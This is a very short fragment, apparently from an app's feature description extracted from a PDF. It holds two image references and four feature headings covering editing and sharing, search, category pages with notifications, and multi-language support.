

Edit Service & Share Button



Search & Page Service



Category Page & Notifications



APP Support Multi Language

